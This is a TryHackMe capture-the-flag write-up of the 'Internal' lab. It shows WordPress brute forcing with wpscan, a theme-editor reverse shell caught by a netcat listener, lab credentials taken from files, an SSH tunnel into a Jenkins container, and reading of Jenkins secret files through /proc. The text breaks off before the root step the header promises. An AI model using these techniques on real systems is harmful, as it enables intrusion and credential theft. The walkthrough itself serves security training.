Internal - TryHackMe Writeup
Internal TryHackMe writeup — WordPress brute force, a theme-editor reverse shell, SSH tunneling into a Jenkins container, and a cracked bcrypt hash leading to root.
Penetration Testing Challenge
##Task 1 | Pre-Engagement Briefing
You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in three weeks.
Scope of Work
The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:
- >User.txt
- >Root.txt
Additionally, the client has provided the following scope allowances:
- >Ensure that you modify your hosts file to reflect internal.thm
- >Any tools or techniques are permitted in this engagement
- >Locate and note all vulnerabilities found
- >Submit the flags discovered to the dashboard
- >Only the IP address assigned to your machine is in scope
(Roleplay off)
I encourage you to approach this challenge as an actual penetration test. Consider writing a report, to include an executive summary, vulnerability and exploitation assessment, and remediation suggestions, as this will benefit you in preparation for the eLearnsecurity eCPPT or career as a penetration tester in the field.
##Task 2 | Deploy and Engage The Client Environment
###Answer the questions below
Q. User.txt Flag
Ans.
Q. Root.txt Flag
Ans.
##Walkthrough
Let's start with an Nmap scan on the Target IP.
root@ip-10-49-98-145:~# nmap -T4 -sV -sT 10.49.128.177

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Let's explore the Web App -
root@ip-10-49-98-145:~# echo "10.49.128.177 internal.thm" >> /etc/hosts
Default Apache Page can be seen. Let's enumerate with gobuster -
gobuster dir -u http://internal.thm/ -w /usr/share/wordlists/dirb/common.txt -t 100 -b 403,404 -x .php,.html,.txt,.zip,.bak,.enc/blog (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/index.html (Status: 200) [Size: 10918]
/index.html (Status: 200) [Size: 10918]
/javascript (Status: 301) [Size: 317] [--> http://internal.thm/javascript/]
/phpmyadmin (Status: 301) [Size: 317] [--> http://internal.thm/phpmyadmin/]
/wordpress (Status: 301) [Size: 316]Looks like we have a Wordpress site at our hands. Let's explore the found pages while running wpscan in the background.

root@ip-10-49-98-145:~# wpscan --url http://internal.thm/blog/ --enumerate p --enumerate t --enumerate u u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://internal.thm/blog/ [10.49.128.177]
[+] Started: Tue Jul 21 17:35:39 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://internal.thm/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://internal.thm/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
 |  - http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://internal.thm/blog/wp-content/themes/twentyseventeen/
 | Last Updated: 2026-05-20T00:00:00.000Z
 | Readme: http://internal.thm/blog/wp-content/themes/twentyseventeen/readme.txt
 | [!] The version is out of date, the latest version is 4.1
 | Style URL: http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. A fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <================================================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jul 21 17:35:44 2026
[+] Requests Done: 24
[+] Cached Requests: 37
[+] Data Sent: 6.616 KB
[+] Data Received: 128.629 KB
[+] Memory used: 209.539 MB
[+] Elapsed time: 00:00:05
root@ip-10-49-98-145:~#
WPScan reveals we have a username admin and login page is bruteforceable. So, let's try bruteforcing the login with a wordlist.
root@ip-10-49-98-145:~# wpscan --url http://internal.thm/blog --usernames admin --passwords /usr/share/wordlists/rockyou.txt

[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / amber1 Time: 00:00:16 <                                                                                                               > (1575 / 14344391)  0.01%  ETA: 41:28:Trying admin / kendra Time: 00:00:16 <                                                                                                               > (1578 / 14344391)  0.01%  ETA: 41:26:    [SUCCESS] - admin / my2boys
Trying admin / lizzy Time: 00:00:41 <                                                                                                                > (3885 / 14348276)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys
Let's login!
After login we see -
Don't forget to reset Will's credentials. william:arnold147
Saving it for future uses.
Next, under Theme Editor, we can see the twentyseventeen plugin being shown as active. So, we'll replace the 404.php page with our reverse shell and then hit the 404.php page to trigger a reverse shell.
On your machine, start a listener -
root@ip-10-49-98-145:~# nc -lnvp 1337
Next, we visit the page -
http://internal.thm/blog/index.php/2020/08/03/test
And we see a connection on our terminal -

Next, stabilize shell with python tty -
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Next, we'll enumerate further -
www-data@internal:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root      root      4096 Aug  3  2020 .
drwxr-xr-x 24 root      root      4096 Aug  3  2020 ..
drwx------  7 aubreanna aubreanna 4096 Aug  3  2020 aubreanna
www-data@internal:/home$ cd aubreanna
cd aubreanna
bash: cd: aubreanna: Permission denied
www-data@internal:/home$
So, we have another user aubreanna but permissions are denied.
www-data@internal:/$ ls /opt -la
ls /opt -la
total 16
drwxr-xr-x  3 root root    4096 Aug  3  2020 .
drwxr-xr-x 24 root root    4096 Aug  3  2020 ..
drwx--x--x  4 root root    4096 Aug  3  2020 containerd
-rw-r--r--  1 root root    138 Aug  3  2020 wp-save.txt
www-data@internal:/$ cat /opt/wp-save.txt
cat /opt/wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
www-data@internal:/$
Just like that we found aubreanna's credentials. Let's switch users -
www-data@internal:/$ su aubreanna
su aubreanna
Password: bubb13guM!@#123

aubreanna@internal:/$aubreanna@internal:/$ cd /home/aubreanna
cd /home/aubreanna
aubreanna@internal:~$ ls -la
ls -la
total 56
drwx------ 7 aubreanna aubreanna 4096 Aug 3 2020 .
drwxr-xr-x 3 root root 4096 Aug 3 2020 ..
-rwx------ 1 aubreanna aubreanna 7 Aug 3 2020 .bash_history
-rwx------ 1 aubreanna aubreanna 220 Apr 4 2018 .bash_logout
-rwx------ 1 aubreanna aubreanna 3771 Apr 4 2018 .bashrc
drwx------ 2 aubreanna aubreanna 4096 Aug 3 2020 .cache
drwx------ 3 aubreanna aubreanna 4096 Aug 3 2020 .gnupg
drwx------ 3 aubreanna aubreanna 4096 Aug 3 2020 .local
-rwx------ 1 root root 223 Aug 3 2020 .mysql_history
-rwx------ 1 aubreanna aubreanna 807 Apr 4 2018 .profile
drwx------ 2 aubreanna aubreanna 4096 Aug 3 2020 .ssh
-rwx------ 1 aubreanna aubreanna 0 Aug 3 2020 .sudo_as_admin_successful
-rwx------ 1 aubreanna aubreanna 55 Aug 3 2020 jenkins.txt
drwx------ 3 aubreanna aubreanna 4096 Aug 3 2020 snap
-rwx------ 1 aubreanna aubreanna 21 Aug 3 2020 user.txt
aubreanna@internal:~$ cat user.txt
cat user.txt
THM{int3rna1_fl4g_1}
aubreanna@internal:~$
There we have the user flag! Next, let's read the jenkins.txt file.
cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$
Seems like a hint for PrivEsc -
aubreanna@internal:~$ curl http://172.17.0.2:8080
curl http://172.17.0.2:8080
<html><head><meta http-equiv='refresh' content='1;url=/login?from=%2F'/><script>window.location.replace('/login?from=%2F');</script></head><body style='background-color:white; color:white;'>

Authentication required
<!--
You are authenticated as: anonymous
Groups that you are in:

Permission you need to have (but didn't): hudson.model.Hudson.Read
 ... which is implied by: hudson.security.Permission.GenericRead
 ... which is implied by: hudson.model.Hudson.Administer
-->

</body></html>                                                                                                                                                                                                                                                                                                            aubreanna@internal:~$
So, anonymous access is disabled. Meaning we need credentials to access.
What if the credentials we found for William were from jenkins? Let's try them out!
Let's first port forward the Jenkins service to our attacker machine so that we can open it up in the browser -
root@ip-10-49-98-145:~# ssh -L 9090:172.17.0.2:8080 aubreanna@10.49.128.177
aubreanna@10.49.128.177's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jul 21 18:08:08 UTC 2026

  System load:  0.12              Processes:              122
  Usage of /:   63.8% of 8.79GB    Users logged in:        0
  Memory usage: 35%               IP address for eth0:    10.49.128.177
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Jul 21 18:06:41 2026 from 10.49.98.145
aubreanna@internal:~$
Next, open the portal on browser and try logging in with the credentials we found for william -

Credentials failed! So, these won't work. Let's enumerate with our SSH connection further -
aubreanna@internal:~$ ps aux | grep -i jenkins
aubrean+ 1488 0.0 0.0 1148 4 ? Ss 17:15 0:00 /sbin/tini -- /usr/local/bin/jenkins.sh
aubrean+ 1520 0.5 12.5 2591904 255984 ? Sl 17:15 0:20 java -Duser.home=/var/jenkins_home -Djenkins.model.Jenkins.slaveAgentPort=50000 -jar /usr/share/jenkins/jenkins.war
aubrean+ 1555 0.0 0.0 0 0 ? Z 17:15 0:00 [jenkins.sh] <defunct> aubrean+ 2685 0.0 0.0 13212 1108 pts/2 S+ 18:12 0:00 grep --color=auto -i jenkins
aubreanna@internal:~$
Now, Since we have access to /proc, let's find the container ID.
aubreanna@internal:/var/backups$ cat /proc/1520/cgroup

---SNIP---
7b979a7af7785217d1c5a58e7296fb7aaed912c61181af6d8467c062151e7fb2
Container ID - 7b979a7af7785217d1c5a58e7296fb7aaed912c61181af6d8467c062151e7fb2
aubreanna@internal:/$ ls -la /proc/1520/root/var/jenkins_home
total 136
drwxr-xr-x 15 aubreanna aubreanna 4096 Jul 21 17:15 .
drwxr-xr-x  1 root      root       4096 Jul 28  2020 ..
drwxr-xr-x  3 aubreanna aubreanna 4096 Aug  3  2020 .cache
drwxr-xr-x  3 aubreanna aubreanna 4096 Aug  3  2020 .groovy
drwxr-xr-x  3 aubreanna aubreanna 4096 Aug  3  2020 .java
-rw-r--r--  1 aubreanna aubreanna     0 Jul 21 17:15 .lastStarted
-rw-r--r--  1 aubreanna aubreanna     38 Aug  9  2020 .owner
-rw-r--r--  1 aubreanna aubreanna    475 Aug  3  2020 com.cloudbees.hudson.plugins.folder.config.AbstractFolderConfiguration.xml
-rw-r--r--  1 aubreanna aubreanna  1645 Jul 21 17:15 config.xml
-rw-r--r--  1 aubreanna aubreanna    450 Jul 21 17:15 copy_reference_file.log
-rw-r--r--  1 aubreanna aubreanna    156 Jul 21 17:15 hudson.model.UpdateCenter.xml
-rw-r--r--  1 aubreanna aubreanna    370 Aug  3  2020 hudson.plugins.git.GitTool.xml
-rw-------  1 aubreanna aubreanna 1712 Aug  3  2020 identity.key.enc
-rw-r--r--  1 aubreanna aubreanna    5 Aug  3  2020 jenkins.install.InstallUtil.lastExecVersion
-rw-r--r--  1 aubreanna aubreanna    5 Aug  3  2020 jenkins.install.UpgradeWizard.state
-rw-r--r--  1 aubreanna aubreanna    179 Aug  3  2020 jenkins.model.JenkinsLocationConfiguration.xml
-rw-r--r--  1 aubreanna aubreanna    171 Aug  3  2020 jenkins.telemetry.Correlator.xml
drwxr-xr-x  2 aubreanna aubreanna 4096 Aug  3  2020 jobs
drwxr-xr-x  3 aubreanna aubreanna 4096 Aug  3  2020 logs
-rw-r--r--  1 aubreanna aubreanna    907 Jul 21 17:15 nodeMonitors.xml
drwxr-xr-x  2 aubreanna aubreanna 4096 Aug  3  2020 nodes
drwxr-xr-x 75 aubreanna aubreanna 12288 Aug  3  2020 plugins
-rw-r--r--  1 aubreanna aubreanna   129 Aug  9  2020 queue.xml.bak
-rw-r--r--  1 aubreanna aubreanna     64 Aug  3  2020 secret.key
-rw-r--r--  1 aubreanna aubreanna     0 Aug  3  2020 secret.key.not-so-secret
drwx------ 4 aubreanna aubreanna 4096 Aug  3  2020 secrets
-rw-rw-r--  1 root      root      7152 Jul 28  2020 tini_pub.gpg
drwxr-xr-x  2 aubreanna aubreanna 4096 Aug  3  2020 updates
drwxr-xr-x  2 aubreanna aubreanna 4096 Aug  3  2020 userContent
drwxr-xr-x  3 aubreanna aubreanna 4096 Aug  3  2020 users
drwxr-xr-x 11 aubreanna aubreanna 4096 Aug  3  2020 war
drwxr-xr-x  2 aubreanna aubreanna 4096 Aug  3  2020 workflow-libs
aubreanna@internal:/$ ls -la /proc/1520/root/var/jenkins_home/secrets
total 36
drwx------ 4 aubreanna aubreanna 4096 Aug  3  2020 .
drwxr-xr-x 15 aubreanna aubreanna 4096 Jul 21 17:15 ..
drwxr-xr-x  2 aubreanna aubreanna 4096 Aug  3  2020 filepath-filters.d
-rw-r--r--  1 aubreanna aubreanna    272 Aug  3  2020 hudson.util.Secret
-rw-r--r--  1 aubreanna aubreanna     32 Aug  3  2020 jenkins.model.Jenkins.crumbSalt
-rw-r--r--  1 aubreanna aubreanna    256 Aug  3  2020 master.key
-rw-r--r--  1 aubreanna aubreanna    272 Aug  3  2020 org.jenkinsci.main.modules.instance_identity.InstanceIdentity.KEY
-rw-r--r--  1 aubreanna aubreanna     5 Aug  3  2020 slave-to-master-security-kill-switch
-rw-r--r--  2 aubreanna aubreanna 4096 Aug  3  2020 whitelisted-callables.d
aubreanna@internal:/$ ls -la /proc/1520/root/var/jenkins_home/secret.key
-rw-r--r-- 1 aubreanna aubreanna 64 Aug  3  2020 /proc/1520/root/var/jenkins_home/secret.key
aubreanna@internal:/$ cat /proc/1520/root/var/jenkins_home/secret.key
aubreanna@internal:/$
Now, we can grab the admin's password hash -
aubreanna@internal:/$ ls -la /proc/1520/root/var/jenkins_home/users/
total 16
